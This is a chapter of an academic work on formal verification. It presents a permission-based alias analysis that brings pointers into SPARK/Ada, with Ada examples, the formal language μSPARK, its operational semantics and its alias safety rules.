This work was jointly conducted with Claire Dross, Maroua Maalej, Yannick Moy, and Andrei Paskevich with support by the Joint Laboratory ProofInUse (ANR-13-LAB3-0007) and project VECOLIB (ANR-14-CE28-0018) of the French National Research Agency (ANR). It was published in ICFEM 2020 [Jal+20b].

7.1 Introduction

SPARK [MC15] is a subset of the Ada programming language targeted at safety- and security-critical applications. SPARK restrictions ensure that the behavior of a SPARK program is unambiguously defined, and simple enough that formal verification tools can perform an automatic diagnosis of conformance between a program specification and its implementation. As a consequence, it forbids the use of features that either prevent automatic proof, or make it possible only at the expense of extensive user annotation effort. The lack of support for pointers is the main example of this choice.

Among the various problems related to the use of pointers in the context of formal program verification, the most difficult problem is that two names may refer to overlapping memory locations, a.k.a. aliasing. Formal verification platforms that support pointer aliasing like Frama-C [Kir+15] require users to annotate programs to specify when pointers are not aliased. This can take the form of inequalities between pointers or the form of separation predicates between memory zones. In both cases, the annotation burden is acceptable for leaf functions which manipulate single-level pointers, and quickly becomes overwhelming for functions that manipulate pointer-rich data structures. In parallel to the increased cost of annotations, the benefits of automation decrease, as automatic provers have difficulties reasoning explicitly with these inequalities and separation predicates.

Programs often rely on non-aliasing in general for correctness, when such aliasing would introduce interferences between two unrelated names. We call aliasing *potentially harmful* when a memory location modified through one name could be read through another name, within the scope of a verification condition. Otherwise, the aliasing is *benign*, when the memory location is only read through both names. A reasonable approach to formal program verification is thus to detect and forbid potentially harmful aliasing of names. Although this restricted language fragment cannot include all pointer-manipulating programs, it still allows us to introduce pointers to SPARK with minimal overhead for its program verification engine.

The difficulty is then to guarantee the absence of potentially harmful aliasing. The following code shows an example where we want analysis to be able to rely on the non-aliasing of parameters `X` and `Y` to prove the postcondition of the procedure `Assign_Incr`:

```
procedure Assign_Incr (X, Y : in out Integer_Pointer)
  with Post => Y.all = X.all + 1
is
begin
  Y.all := X.all + 1;
end Assign_Incr;
```

In this chapter, we provide a formal description of the inclusion of pointers in the Ada language subset supported in SPARK, generalizing intuitions that can be found in [MTM18; DK20] or on Adacore's blog [Dro19b; Dro19a]. As our main contribution, we show that it is possible to borrow and adapt the ideas underlying the safe support for pointers in permission-based languages like Rust, to safely restrict the use of pointers in usual imperative languages like Ada. This adaptation is based on a possible division of work between a permission-based anti-aliasing analysis, lifetime management by typing, and the use of a formal verification platform for checking non-nullity of accessed pointers. For example, these rules prevent aliasing between parameters `X` and `Y` in the code of procedure `Assign_Incr` above, which makes

it possible to treat pointers in proof like records with a field corresponding to the type of the object pointed to. Thus, the verification condition corresponding to the postcondition of procedure `Assign_Incr` has a form (using `get`/`set` to access the field `all` of variables `X` and `Y`) that can readily be proved by automatic provers:

```
hypothesis: Y' = set(Y, all, get(X, all) + 1)
goal:       get(Y', all) = get(X, all) + 1
```

The rest of the chapter is organized as follows. In Section 7.2, we give an informal description of our approach. Section 7.3 introduces a small formal language for which we define the formal alias analysis rules in Section 7.4. In Section 7.5, we describe the implementation of the analysis in GNATProve, a formal verification tool for Ada, and discuss limitations via examples. We survey related works in Section 7.6 and future works in Section 7.7.

7.2 Informal Overview of Alias Analysis in SPARK

In Ada, the access to memory areas is given through *paths* that start with an identifier (a variable name) and follow through record fields, array indices, or through a special field `all`, which corresponds to pointer dereferencing. In what follows, we only consider record and pointer types, and discuss the handling of arrays in Section 7.5.

As an example, we use the following Ada type, describing singly linked lists where each node carries a Boolean flag and a pointer to a shared integer value.

```
type List is record
  Flag : Boolean;
  Key  : access Integer;
  Next : access List;
end record;
```

Given a variable `A : List`, the paths `A.Flag`, `A.Key.all`, `A.Next.all.Key` are valid and their respective types are `Boolean`, `Integer`, and `access Integer` (a pointer to an `Integer`). The important difference between pointers and records in Ada is that—similar to C—the assignment of a record copies the values of fields, whereas assignment of a pointer only copies the address and creates an alias.

The alias analysis procedure runs after the type checking. The idea is to associate one of the four permissions—RW, R, W or NO—to each possible path (starting from the available variables) at each sequence point in the program. A set of rules ensures that for any two aliased pointers, at most one has the ownership of the underlying memory area, meaning the ability to read and modify it.

The absence of permission is denoted as the NO permission. Any modification or access to the value accessible from the path is forbidden. This typically applies to aliased memory areas that have lost ownership over their stored values.

The *read-only* permission R allows us to read any value accessible from the path: use it in a computation, or pass it as an `in` parameter in a procedure call. As a consequence, if a given path has the R permission, then each valid extension of this path also has it.

The *write-only* permission W allows us to modify memory occupied by the value: use it on the left-hand side in an assignment or pass it as an `out` parameter in a procedure call. For example, having a write permission for a path of type `List` allows us to modify the `Flag` field or to change the addresses stored in the pointer fields `Key` and `Next`. However, this does not necessarily give us the permission to modify memory accessible from these pointers. Indeed, to dereference a pointer, we must read the address stored in it, which requires the read permission. Thus, the W permission only propagates to path extensions that do not dereference pointers, *i.e.*, do not contain additional `all` fields.

The *read-write* permission RW combines the properties of the R and W permissions and grants full ownership of the path and every value accessible from it. In particular, the RW permission propagates to all valid path extensions including those that dereference pointers. The RW permission is required to pass a value as an `in out` parameter in a procedure call.

Execution of program statements changes permissions. A simple example of this is procedure call: all `out` parameters must be assigned by the callee and get the RW permission after the call. The assignment statement is more complicated and several cases must be considered. If we assign a value that does not contain pointers (say, an integer or a pointer-free record), the whole value is copied into the left-hand side, and we only need to check that we have the appropriate permissions: W or RW for the left-hand side and R or RW for the right-hand side.

However, whenever we copy a pointer, an alias is created. We want to make the left-hand side the new full owner of the value (*i.e.*, give it the RW permission), and therefore, after the permission checks, we must revoke the permissions from the right-hand side, to avoid potentially harmful aliasing. The permission checks are also slightly different in this case, as we require the right-hand side to have the RW permission to move it to the left-hand side.

Let us now consider several simple programs and see how the permission checks allow us to detect potentially harmful aliasing.

Procedure `P1` in Fig. 7.1 receives two `in out` parameters `A` and `B` of type `List`. At the start of the procedure, all `in out` parameters assume permission RW. In particular, this implies that each `in out` parameter is separated from all other parameters, in the sense that no memory area

```
procedure P1
  (A,B: in out List) is
begin
  A := B;
  B.Flag := True;
  B.Key.all := 42;
  -- A.Key.all == 42?
end P1;
```

```
procedure P2
  (A,B: in out access Integer) is
begin
  while B.all > 0 loop
    A.all := A.all + 1;
    B.all := B.all - 1;
    A := B;
  end loop;
  -- loop terminates?
end P2;
```

Figure 7.1: Examples of potentially harmful aliasing, with some verification conditions that require tracking aliases throughout the program to be checked.




Figure 7.2: Graphical representation of the permissions attributed to `B` and its extensions after assignment `A := B;` in `P1`.

can be reached from two different parameters. The first assignment copies the structure `B` into `A`. Thus, the paths `A.Flag`, `A.Key`, and `A.Next` are separated, respectively, from `B.Flag`, `B.Key`, and `B.Next`. However, the paths `A.Key.all` and `B.Key.all` are aliased, and `A.Next.all` and `B.Next.all` are aliased as well.

The first assignment does not change the permissions of `A` and its extensions: they retain the RW permission and keep the full ownership of their respective memory areas, even if the areas themselves have changed. The paths under `B`, however, must relinquish (some of) their permissions, as shown in Fig. 7.2. The paths `B.Key.all` and `B.Next.all` as well as all their extensions get the NO permission, that is, lose both read and write

permissions. This is necessary, as the ownership over their memory areas is transferred to the corresponding paths under `A`. The paths `B`, `B.Key`, and `B.Next` lose the read permission but keep the write-only W permission. Indeed, we forbid reading from memory that can be altered through a concurrent path. However, it is allowed to "redirect" the pointers `B.Key` and `B.Next`, either by assigning these fields directly or by copying a different record into `B`. The field `B.Flag` is not aliased, nor has aliased extensions, and thus retains the initial RW permission. This RW permission allows us to perform the assignment `B.Flag := True` on the next line.

The third assignment, however, is now illegal, since `B.Key.all` no longer has the write permission. What is more, at the end of the procedure the `in out` parameters `A` and `B` are not separated. This is forbidden, as the caller assumes that all `out` and `in out` parameters are separated after the call just as they were before.

Procedure `P2` in Fig. 7.1 receives two pointers `A` and `B`, and manipulates them inside a while loop. Since the permissions are assigned statically, we must ensure that at the end of a single iteration, we did not lose the permissions necessary for the next iteration. This requirement is violated in the example: after the last assignment `A := B`, the path `B` receives permission W and the path `B.all`, permission NO, as `B.all` is now an alias of `A.all`. The new permissions for `B` and `B.all` are thus weaker than the original ones (RW for both), and the procedure is rejected. Should it be accepted, we would have conflicting memory modifications from two aliased paths at the beginning of the next iteration.

7.3 μSPARK Language

For the purposes of formal presentation, we introduce μSPARK, a small subset of SPARK featuring pointers, records, loops, and procedure calls. We present the syntax of μSPARK, and define the rules of alias safety.

The data types of μSPARK are as follows:

type	::=	`Integer` | `Real` | `Boolean`	scalar type
	|	`access` *type*	access type (pointer)
	|	*ident*	record type

Every μSPARK program starts with a list of record type declarations:

record	::=	`type` *ident* `is record` $field^\star$ `end`
field	::=	*ident* `:` *type*

We require all field names to be distinct. The field types must not refer to the record types declared later in the list. Nevertheless, a record type R can be made recursive by adding a field whose type is a pointer to R (written `access` R). We discuss the handling of array types in Section 7.5.

The syntax of μSPARK statements is defined by the following rules:

path	::=	*ident*	variable
	|	*path* . *ident*	record field
	|	*path* . `all`	pointer dereference
expr	::=	*path*	l-value
	|	`42` | `3.14` | `True` | `False` | ...	scalar value
	|	*expr* (`+` | `-` | `<` | `=` | ...) *expr*	binary operator
	|	`null`	null pointer
stmt	::=	*path* `:=` *expr*	assignment
	|	*path* `:=` `new` *type*	allocation
	|	`if` *expr* `then` *stmt*⋆ `else` *stmt*⋆ `end`	conditional
	|	`while` *expr* `loop` *stmt*⋆ `end`	"while" loop
	|	*ident* `(` *expr*⋆ `)`	procedure call

Following the record type declarations, a μSPARK program contains a set of potentially mutually recursive procedure declarations:

procedure	::=	`procedure` *ident* `(` *param*⋆ `)` `is` *local*⋆ `begin` *stmt*⋆ `end`
param	::=	*ident* `:` (`in` | `in out` | `out`) *type*
local	::=	*ident* `:` *type*

We require all formal parameters and local variables in a procedure to have distinct names. A procedure call can only pass left-values (*i.e.*, paths) for `in out` and `out` parameters. The execution starts from a procedure named `Main` with the empty parameter list.

The type system for μSPARK is rather standard and we do not show it here in full. We assume that binary operators only operate on scalar types. The null pointer can have any pointer type `access` τ. The dereference operator `.all` converts `access` τ to τ. Allocation p `:=` `new` τ requires path p to have type `access` τ. In what follows, we only consider well-typed μSPARK programs.

On the semantic level, we need to distinguish the units of allocation, such as whole records, from the units of access, such as individual record fields. We use the term *location* to refer to the memory area occupied by an allocated value. We treat locations as elements of an abstract infinite set, and denote them with letter ℓ. We use the term *address* to designate either a location, denoted ℓ, or a specific component inside the location of a record, denoted $\ell.f.g$, where f and g are field names (assuming that at ℓ we have a record whose field f is itself a record with a field g). A *value* is either a scalar, an address, a null pointer or a record, that is, a finite mapping from field names to values.

A μSPARK program is executed in the context defined by a *binding* Υ that maps variable names to addresses and a *store* Σ that maps locations to

values. By a slight abuse of notation, we apply Σ to arbitrary addresses, so that $\Sigma(\ell\,.\,f)$ is $\Sigma(\ell)(f)$, the value of the field f of the record value stored in Σ at ℓ. Similarly, we write $\Sigma[\ell\,.\,f \mapsto v]$ to denote an update of a single field in a record, that is, $\Sigma[\ell \mapsto \Sigma(\ell)[f \mapsto v]]$.

We use big-step operational semantics and write $\Upsilon \cdot \Sigma \cdot s \Downarrow \Sigma'$ to denote that μSPARK statement s, when evaluated under binding Υ and store Σ, terminates with the state of the store Σ'. We extend this notation to sequences of statements in an obvious way, as the reflexive-transitive closure of the evaluation relation on Σ. Diverging statements are left out of the scope of this work.

The evaluation of expressions is effect-free and is denoted $[\![e]\!]^{\Upsilon}_{\Sigma}$. We also need to evaluate l-values to the corresponding addresses in the store, written $\langle p \rangle^{\Upsilon}_{\Sigma}$, where p is the evaluated path. Illicit operations, such as dereferencing a null pointer, cannot be evaluated and stall execution (*blocking semantics*). In the formal rules below, c stands for a scalar constant and $\odot$, for a binary operator:

$$\langle x \rangle^{\Upsilon}_{\Sigma} = \Upsilon(x) \qquad \langle p\,.\,f \rangle^{\Upsilon}_{\Sigma} = \langle p \rangle^{\Upsilon}_{\Sigma}\,.\,f \qquad \langle p\,.\,\texttt{all} \rangle^{\Upsilon}_{\Sigma} = [\![p]\!]^{\Upsilon}_{\Sigma}$$

$$[\![c]\!]^{\Upsilon}_{\Sigma} = c \qquad [\![p]\!]^{\Upsilon}_{\Sigma} = \Sigma(\langle p \rangle^{\Upsilon}_{\Sigma}) \qquad [\![\texttt{null}]\!]^{\Upsilon}_{\Sigma} = \texttt{null}$$

$$[\![e_1 \odot e_2]\!]^{\Upsilon}_{\Sigma} = [\![e_1]\!]^{\Upsilon}_{\Sigma} \odot [\![e_2]\!]^{\Upsilon}_{\Sigma}$$

Allocation adds a fresh address to the store, mapping it to a default value for the corresponding type: 0 for `Integer`, `False` for `Boolean`, `null` for the access types, and for the record types, a record value where each field has the default value. Notice that since pointers are initialised to `null`, there is no deep allocation. We write $\square_\tau$ to denote the default value of type τ.

The evaluation rules are given in Figure 7.3. In the (E-CALL) rule, we evaluate the procedure body in the dedicated context $\Upsilon_P \cdot \Sigma_P$. This context binds the `in` parameters to fresh locations containing the values of the respective expression arguments, binds the `in out` and `out` parameters to the addresses of the respective l-value arguments, and allocates memory for the local variables. At the end of the call, the memory allocated for the `in` parameters and local variables is reclaimed: the operation $\lhd$ stands for domain anti-restriction, meaning that locations $\ell_{a_1}, \ldots, \ell_{d_1}, \ldots$ are removed from Σ'. As there is no possibility to take the address of a local variable, there is no risk of dangling pointers.

7.4 Access Policies, Transformers, and Alias Safety Rules

We denote paths with letters p and q. We write $p \sqsubset q$ to denote that p is a strict *prefix* of q or, equivalently, q is a strict *extension* of p. In what

$$\frac{[\![e]\!]^{\Upsilon}_{\Sigma} = v}{\Upsilon \cdot \Sigma \cdot p := e \;\Downarrow\; \Sigma[\,\langle p\rangle^{\Upsilon}_{\Sigma} \mapsto v\,]} \quad \text{(E-ASSIGN)}$$

$$\frac{\ell \notin dom\,\Sigma}{\Upsilon \cdot \Sigma \cdot p := \texttt{new}\,\tau \;\Downarrow\; \Sigma[\,\langle p\rangle^{\Upsilon}_{\Sigma} \mapsto \ell,\, \ell \mapsto \square_{\tau}\,]} \quad \text{(E-ALLOC)}$$

$$\frac{[\![e]\!]^{\Upsilon}_{\Sigma} = \texttt{True} \qquad \Upsilon \cdot \Sigma \cdot \bar{s}_1 \;\Downarrow\; \Sigma'}{\Upsilon \cdot \Sigma \cdot \texttt{if}\ e\ \texttt{then}\ \bar{s}_1\ \texttt{else}\ \bar{s}_2 \;\Downarrow\; \Sigma'} \quad \text{(E-IFTRUE)}$$

$$\frac{[\![e]\!]^{\Upsilon}_{\Sigma} = \texttt{False} \qquad \Upsilon \cdot \Sigma \cdot \bar{s}_2 \;\Downarrow\; \Sigma'}{\Upsilon \cdot \Sigma \cdot \texttt{if}\ e\ \texttt{then}\ \bar{s}_1\ \texttt{else}\ \bar{s}_2 \;\Downarrow\; \Sigma'} \quad \text{(E-IFFALSE)}$$

$$\frac{[\![e]\!]^{\Upsilon}_{\Sigma} = \texttt{True} \qquad \Upsilon \cdot \Sigma \cdot (\bar{s}\ ;\ \text{while}\ e\ \text{loop}\ \bar{s}\ \text{end}) \;\Downarrow\; \Sigma'}{\Upsilon \cdot \Sigma \cdot \texttt{while}\ e\ \texttt{loop}\ \bar{s}\ \texttt{end} \;\Downarrow\; \Sigma'} \quad \text{(E-WHILETRUE)}$$

$$\frac{[\![e]\!]^{\Upsilon}_{\Sigma} = \texttt{False}}{\Upsilon \cdot \Sigma \cdot \texttt{while}\ e\ \texttt{loop}\ \bar{s}\ \texttt{end} \;\Downarrow\; \Sigma} \quad \text{(E-WHILEFALSE)}$$

$$\frac{\begin{array}{c}\texttt{procedure}\ P\ (\,a_1 : \texttt{in}\ \tau_{a_1}\,;\ldots;\,b_1 : \texttt{in out}\ \tau_{b_1}\,;\ldots;\,c_1 : \texttt{out}\ \tau_{c_1}\,;\ldots)\\ \texttt{is}\ d_1 : \tau_{d_1}\,;\ldots\ \texttt{begin}\ \bar{s}\ \texttt{end}\ \text{ is declared in the program}\\ \ell_{a_1},\ldots,\ell_{d_1},\ldots \notin dom\,\Sigma \qquad [\![e_{a_1}]\!]^{\Upsilon}_{\Sigma} = v_{a_1},\ldots\\ \Upsilon_P = [\,a_1 \mapsto \ell_{a_1},\ldots,b_1 \mapsto \langle p_{b_1}\rangle^{\Upsilon}_{\Sigma},\ldots,c_1 \mapsto \langle q_{c_1}\rangle^{\Upsilon}_{\Sigma},\ldots,d_1 \mapsto \ell_{d_1},\ldots]\\ \Sigma_P = \Sigma[\,\ell_{a_1} \mapsto v_{a_1},\ldots,\ell_{d_1} \mapsto \square_{\tau_{d_1}},\ldots] \qquad \Upsilon_P \cdot \Sigma_P \cdot \bar{s} \;\Downarrow\; \Sigma'\end{array}}{\Upsilon \cdot \Sigma \cdot P(e_{a_1},\ldots,p_{b_1},\ldots,q_{c_1},\ldots) \Downarrow \{\ell_{a_1},\ldots,\ell_{d_1},\ldots\} \lhd \Sigma'} \quad \text{(E-CALL)}$$

Figure 7.3: Semantics of μSPARK (terminating statements).

follows, we always mean strict prefixes and extensions, unless explicitly said otherwise.

In the typing context of a given procedure, a well-typed path is said to be *deep* if it has a non-strict extension of an access type, otherwise it is called *shallow*. We extend these notions to types: a type τ is deep (resp. shallow)

if and only if a τ-typed path is deep (resp. shallow). In other words, a path or a type is deep if a pointer can be reached from it, and shallow otherwise. For example, the `List` type in Section 7.2 is a deep type, and so is `access Integer`, whereas any scalar type or any record with scalar fields only is shallow.

An extension q of a path p is called a *near extension* if it has as many pointer dereferences as p, otherwise it is a *far extension*. For instance, given a variable `A` of type `List`, the paths `A.Flag`, `A.Key`, and `A.Next` are the near extensions of `A`, whereas `A.Key.all`, `A.Next.all`, and their extensions are far extensions, since they all create an additional pointer dereference by passing through `all`.

We say that *sequence points* are the program points before or after a given statement. For each sequence point in a given μSPARK program, we statically compute an *access policy*: a partial function that maps each well-typed path to one of the four *permissions*: RW, R, W, and NO, which form a diamond lattice: $\mathsf{RW} > \mathsf{R}|\mathsf{W} > \mathsf{NO}$. We denote permissions by π and access policies by Π.

Permission transformers modify policies at a given path, as well as its prefixes and extensions. Symbolically, we write $\Pi \xrightarrow{T}_p \Pi'$ to denote that policy Π' results from application of transformer T to Π at path p. We define a composition operation $\Pi \xrightarrow{T_1}_{p_1} ; \xrightarrow{T_2}_{p_2} \Pi'$ that allows chaining the application of permission transformers T_1 at path p_1 and T_2 at path p_2 to Π resulting in the policy Π'. We write $\Pi \xrightarrow{T_1 ; T_2}_p \Pi'$ as an abbreviation for $\Pi \xrightarrow{T_1}_p ; \xrightarrow{T_2}_p \Pi'$ (that is, for some Π'', $\Pi \xrightarrow{T_1}_p \Pi'' \xrightarrow{T_2}_p \Pi'$). We write $\Pi \xrightarrow{T}_{p,q} \Pi'$ as an abbreviation for $\Pi \xrightarrow{T}_p ; \xrightarrow{T}_q \Pi'$.

Permission transformers can also apply to expressions, which consists in updating the policy for every path in the expression. This only includes paths that occur as sub-expressions: in an expression `X.f.g + Y.h`, only the paths `X.f.g` and `Y.h` are concerned, whereas `X`, `X.f` and `Y` are not. The order in which the individual paths are treated must not affect the final result.

We define the rules of alias safety for μSPARK statements in the context of a current access policy. An *alias-safe* statement yields an updated policy which is used to check the subsequent statement. We write $\Pi \cdot s \to \Pi'$ to denote that statement s is safe with respect to policy Π and yields the updated policy Π'. We extend this notation to sequences of statements in an obvious way, as the reflexive-transitive closure of the update relation on Π. The rules for checking the alias safety of statements are given in Fig. 7.4. These rules use a number of permission transformers such as 'fresh', 'check', 'move', 'observe', and 'borrow', which we define and explain below.

Let us start with the (P-ASSIGN) rule. Assignments grant the full ownership over the copied value to the left-hand side. If we copy a value of a shallow type, we merely have to ensure that the right-hand side has the

$$\frac{\Pi \xrightarrow{\text{move}}_e \fatsemi \xrightarrow{\text{check W} \fatsemi \text{fresh RW} \fatsemi \text{lift}}_p \Pi'}{\Pi \cdot p := e \to \Pi'} \quad \text{(P-ASSIGN)}$$

$$\frac{\Pi \xrightarrow{\text{check W} \fatsemi \text{fresh RW} \fatsemi \text{lift}}_p \Pi'}{\Pi \cdot p := \texttt{new}\ \tau \to \Pi'} \quad \text{(P-ALLOC)}$$

$$\frac{\Pi \xrightarrow{\text{check R}}_e \Pi \qquad \Pi \cdot \bar{s}_1 \to \Pi_1 \qquad \Pi \cdot \bar{s}_2 \to \Pi_2 \qquad \forall p.\, \Pi'(p) = \Pi_1(p) \wedge \Pi_2(p)}{\Pi \cdot \texttt{if}\ e\ \texttt{then}\ \bar{s}_1\ \texttt{else}\ \bar{s}_2\ \texttt{end} \to \Pi'} \quad \text{(P-IF)}$$

$$\frac{\Pi \xrightarrow{\text{check R}}_e \Pi \qquad \Pi \cdot \bar{s} \to \Pi' \qquad \forall \pi.\, \Pi'(\pi) \geqslant \Pi(\pi)}{\Pi \cdot \texttt{while}\ e\ \texttt{loop}\ \bar{s}\ \texttt{end} \to \Pi} \quad \text{(P-WHILE)}$$

$$\texttt{procedure}\ P\ (\ a_1 : \texttt{in}\ \tau_{a_1}\ ;\ \ldots\ ;\ b_1 : \texttt{in out}\ \tau_{b_1}\ ;\ \ldots\ ;\ c_1 : \texttt{out}\ \tau_{c_1}\ ;\ \ldots\ )\ \texttt{is}\ \cdots\ \texttt{begin}\ \bar{s}\ \texttt{end}\ \text{ is declared in the program}$$

$$\frac{\begin{array}{c}\Pi \xrightarrow{\text{check R} \fatsemi \text{observe}}_{e_{a_1},\ldots} \fatsemi \xrightarrow{\text{check RW} \fatsemi \text{borrow}}_{p_{b_1},\ldots} \fatsemi \xrightarrow{\text{check W} \fatsemi \text{borrow}}_{q_{c_1},\ldots} \Pi'' \\ \Pi \xrightarrow{\text{fresh RW} \fatsemi \text{lift}}_{p_{b_1},\ldots} \fatsemi \xrightarrow{\text{fresh RW} \fatsemi \text{lift}}_{q_{c_1},\ldots} \Pi'\end{array}}{\Pi \cdot P(e_{a_1}, \ldots, p_{b_1}, \ldots, q_{c_1}, \ldots) \to \Pi'} \quad \text{(P-CALL)}$$

Figure 7.4: Alias safety rules for statements.

read permission. Whenever we copy a deep-typed value, aliases may be created, and we must check that the right-hand side is initially the sole owner of the copied value (that is, possesses the RW permission) and revoke the ownership from it.

To define the 'move' transformer that handles permissions for the right-hand side of an assignment, we need to introduce several simpler transformers.

Definition 1. *Permission transformer* check π *does not modify the access policy and only verifies that a given path* p *has permission* π *or greater. In other words,* $\Pi \xrightarrow{\text{check } \pi}_p \Pi'$ *if and only if* $\Pi(p) \geqslant \pi$ *and* $\Pi = \Pi'$. *This transformer also applies to expressions:* $\Pi \xrightarrow{\text{check } \pi}_e \Pi'$ *states that* $\Pi \xrightarrow{\text{check } \pi}_p \Pi'(= \Pi)$ *for every path* p *occurring in* e.

Definition 2. *Permission transformer* fresh π *assigns permission* π *to a given path* p *and all its extensions.*

Definition 3. *Permission transformer* cut *assigns restricted permissions to a deep path* p *and its extensions: the path* p *and its near deep extensions receive permission* W*, the near shallow extensions keep their current permissions, and the far extensions receive permission* NO*.*

Going back to the procedure `P1` in Fig. 7.1, the change of permissions on the right-hand side after the assignment `A := B` corresponds to the definition of 'cut'. In the case where the right-hand side of an assignment is a deep path, we also need to change the prefixes' permissions, to reflect the ownership transfer.

Definition 4. *Permission transformer* block *propagates the loss of the read permission from a given path to all its prefixes. Formally, it is defined by the following rules, where* x *stands for a variable and* f *for a field name:*

$$\frac{}{\Pi \xrightarrow{\text{block}}_{x} \Pi} \qquad \frac{\Pi[p \mapsto \mathsf{W}] \xrightarrow{\text{block}}_{p} \Pi'}{\Pi \xrightarrow{\text{block}}_{p.\texttt{all}} \Pi'}$$

$$\frac{\Pi(p) = \mathsf{NO}}{\Pi \xrightarrow{\text{block}}_{p.f} \Pi} \qquad \frac{\Pi(p) \geqslant \mathsf{W} \quad \Pi[p \mapsto \mathsf{W}] \xrightarrow{\text{block}}_{p} \Pi'}{\Pi \xrightarrow{\text{block}}_{p.f} \Pi'}$$

Definition 5. *Permission transformer* move *applies to expressions:*

- *if* e *has a shallow type, then* $\Pi \xrightarrow{\text{move}}_{e} \Pi' \Leftrightarrow \Pi \xrightarrow{\text{check R}}_{e} \Pi'$,
- *if* e *is a deep path* p*, then* $\Pi \xrightarrow{\text{move}}_{e} \Pi' \Leftrightarrow \Pi \xrightarrow{\text{check RW} \fatsemi \text{cut} \fatsemi \text{block}}_{p} \Pi'$,
- *if* e *is* `null`*, then* $\Pi \xrightarrow{\text{move}}_{e} \Pi' \Leftrightarrow \Pi' = \Pi$.

To further illustrate the 'move' transformer, let us consider two variables `P` and `Q` of type `access List` and an assignment `P := Q.all.Next`. We assume that `Q` and all its extensions have full ownership (RW) before the assignment. We apply the second case in the definition of 'move' to the deep path `Q.all.Next`. The 'check RW' condition is verified, and the 'cut' transformer sets the permission for `Q.all.Next` to W and the permission for `Q.all.Next.all` and all its extensions to NO. Indeed, `P.all` becomes an alias of `Q.all.Next.all` and steals the full ownership for this memory area. However, we still can reassign `Q.all.Next` to a different address. Moreover, we still can write new values into `Q.all` or `Q`, without compromising safety. This is enforced by the application of the 'block' transformer at the end. We cannot keep the read permission for `Q` or `Q.all`, since it implies the read access to the data under `Q.all.Next.all`.

Finally, we need to describe the change of permissions on the left-hand side of an assignment, to reflect the gain of full ownership. The idea is that

as soon as we have full ownership for each field of a record, we can assume full ownership of the whole record, and similarly for pointers.

Definition 6. *Permission transformer* lift *propagates the* RW *permission from a given path to its prefixes, wherever possible:*

$$\frac{}{\Pi \xrightarrow{\text{lift}}_x \Pi} \qquad \frac{\Pi[p \mapsto \mathsf{RW}] \xrightarrow{\text{lift}}_p \Pi'}{\Pi \xrightarrow{\text{lift}}_{p.\texttt{all}} \Pi'}$$

$$\frac{\forall q \sqsupset p.\, \Pi(q) = \mathsf{RW} \quad \Pi[p \mapsto \mathsf{RW}] \xrightarrow{\text{lift}}_p \Pi'}{\Pi \xrightarrow{\text{lift}}_{p.f} \Pi'} \qquad \frac{\exists q \sqsupset p.\, \Pi(q) \neq \mathsf{RW}}{\Pi \xrightarrow{\text{lift}}_{p.f} \Pi}$$

In the (P-ASSIGN) rule, we revoke the permissions from the right-hand side of an assignment before granting ownership to the left-hand side. This is to prevent creation of circular data structures. Consider an assignment `A.Next.all := A`, where `A` has type `List`. According to the definition of 'move', all far extensions of the right-hand side, notably `A.Next.all`, receive permission NO. This makes the left-hand side fail the write permission check.

Allocations `p := new` τ are handled by the (P-ALLOC) rule. We grant the full permission on the newly allocated memory, as it cannot possibly be aliased.

In a conditional statement, the policies at the end of the two branches are merged selecting the most restrictive permission for each path. Loops require that no permissions are lost at the end of a loop iteration, compared to the entry, as explained above for procedure `P2` in Fig. 7.1.

Procedure calls guarantee the callee that every argument with mode `in`, `in out`, or `out` has at least permission R, RW or W, respectively. To ensure the absence of potentially harmful aliasing, we revoke the necessary permissions using the 'observe' and 'borrow' transformers.

Definition 7. *Permission transformer* borrow *assigns permission* NO *to a given path* p *and all its prefixes and extensions.*

Definition 8. *Permission transformer* freeze *removes the write permission from a given path* p *and all its prefixes and extensions. In other words,* freeze *assigns to each path* q *comparable to* p *the minimum permission* $\Pi(q) \wedge \mathsf{R}$.

Definition 9. *Permission transformer* observe *applies to expressions:*

- *if* e *has a shallow type, then* $\Pi \xrightarrow{\text{observe}}_e \Pi' \Leftrightarrow \Pi' = \Pi$,
- *if* e *is a deep path* p, *then* $\Pi \xrightarrow{\text{observe}}_e \Pi' \Leftrightarrow \Pi \xrightarrow{\text{freeze}}_p \Pi'$,
- *if* e *is* `null`, *then* $\Pi \xrightarrow{\text{observe}}_e \Pi' \Leftrightarrow \Pi' = \Pi$.

We remove the write permission from the deep-typed `in` parameters using the 'observe' transformer, in order to allow aliasing between the read-only paths. As for the `in out` and `out` parameters, we transfer the full

ownership over them to the callee, which is reflected by dropping every permission on the caller's side using 'borrow'.

In the (P-CALL) rule, we revoke permissions right after checking them for each parameter. In this way, we cannot pass, for example, the same path as an `in` and `in out` parameter in the same call. Indeed, the 'observe' transformer will remove the write permission, which is required by 'check RW' later in the transformer chain. At the end of the call, the callee transfers to the caller the full ownership over each `in out` and `out` parameter.

We apply our alias safety analysis to each procedure declaration. We start with an empty access policy, denoted $\varnothing$. Then we fill the policy with the permissions for the formal parameters and the local variables and check the procedure body. At the procedure's end, we verify that every `in out` and `out` parameter has the RW permission. Formally, this is expressed with the following rule:

$$\frac{\varnothing \xrightarrow{\text{fresh R}}_{a_1,\ldots} \fatsemi \xrightarrow{\text{fresh RW}}_{b_1,\ldots} \fatsemi \xrightarrow{\text{fresh W} \fatsemi \text{cut}}_{c_1,\ldots} \fatsemi \xrightarrow{\text{fresh RW}}_{d_1,\ldots} \Pi' \qquad \Pi' \cdot \bar{s} \to \Pi'' \qquad \Pi''(b_1) = \cdots = \Pi''(c_1) = \cdots = \mathsf{RW}}{\begin{array}{r}\texttt{procedure}\ P\ (\ a_1 : \texttt{in}\ \tau_{a_1}\ ;\ \ldots\ ;\ b_1 : \texttt{in out}\ \tau_{b_1}\ ;\ \ldots\ ;\ c_1 : \texttt{out}\ \tau_{c_1}\ ;\ \ldots\ )\\ \texttt{is}\ d_1 : \tau_{d_1}\ ;\ \ldots\ \texttt{begin}\ \bar{s}\ \texttt{end}\end{array}\quad \text{is alias-safe}}$$

We say that a μSPARK program is *alias-safe* if all its procedures are alias-safe.

